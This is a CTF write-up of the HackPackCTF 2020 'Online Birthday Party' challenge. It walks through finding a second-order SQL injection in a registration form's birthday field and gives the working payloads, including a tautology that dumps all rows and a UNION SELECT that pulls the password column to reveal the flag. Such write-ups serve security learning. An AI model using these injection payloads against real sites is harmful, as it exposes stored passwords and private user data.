HackPackCTF 2020 Online Birthday Party

Saturday, March 7, 2020 12:16 PM

https://online-birthday-party.cha.hackpack.club/

Login	Register
Username	Username
Password	Password
Login	Birthday
	mm / dd / yyyy
	Create an account

You can register an account and then login.

You can then click Find birthdays* to see a list of usernames that share your birthday

Hello, sam!

Your birthday: 2020-01-01

Find who has birthday on the same day

Find birthdays*

eople who have birthday as yours!

Username	Birthday
sam	2020-01-01
sam"	2020-01-01
sam2	2020-01-01

I tried various quotes and parenthesis on all 3 fields (username, password, bday) and none of them generated an error.

Tried the above with both the register and login action. Here's the format:

POST https://online-birthday-party.cha.hackpack.club/account.php

Content-Type: application/x-www-form-urlencoded


(for register) action=register&username=sam3&password=sam3&bday=%

(for login) action=login&username=sam3&password=sam3

If you give bad login creds you get:

Fetch failed:

Created a user with birthday of 11/11/1111 and founds LOTS of other accounts with that same birthday:



Maybe you can register an account with SQLi in the bday and it only THEN takes effect when you ask for matching birthdays. Tried this:

action=register&username=999&password=999&bday=a' or 1=1; --

This gave me a dump of EVERY entry! This included some XSS which popped up alert panels (yikes).

The underlying SQL query is likely something like:

select unique_username, bday from users where bday='\$bday'

My entry turns it into

select unique_username, bday from users where bday='a' or 1=1; -- 'And causes it to return all username/birthdays

Knowing this, and guessing that the flags is in the password column, here's an account that will yield all the passwords:

action=register&username=888&password=888&bday='UNION SELECT 1,password FROM users; --

This would turn the underlying query into

select unique_username, bday from users where bday='"UNION SELECT 1,password FROM users; -- "

This will match on everything with an empty birthday but union a result set consisting of two columns.

- constant 1
- password column value

There were three entries with blank bdays and THEN the union kicks in and reveals the flag:

Username	e Birthday
admin111	
aaaaa	
sqlmap_	
1	flag{c0mpl1cat3d_2nd_0rd3r_sql}
1	password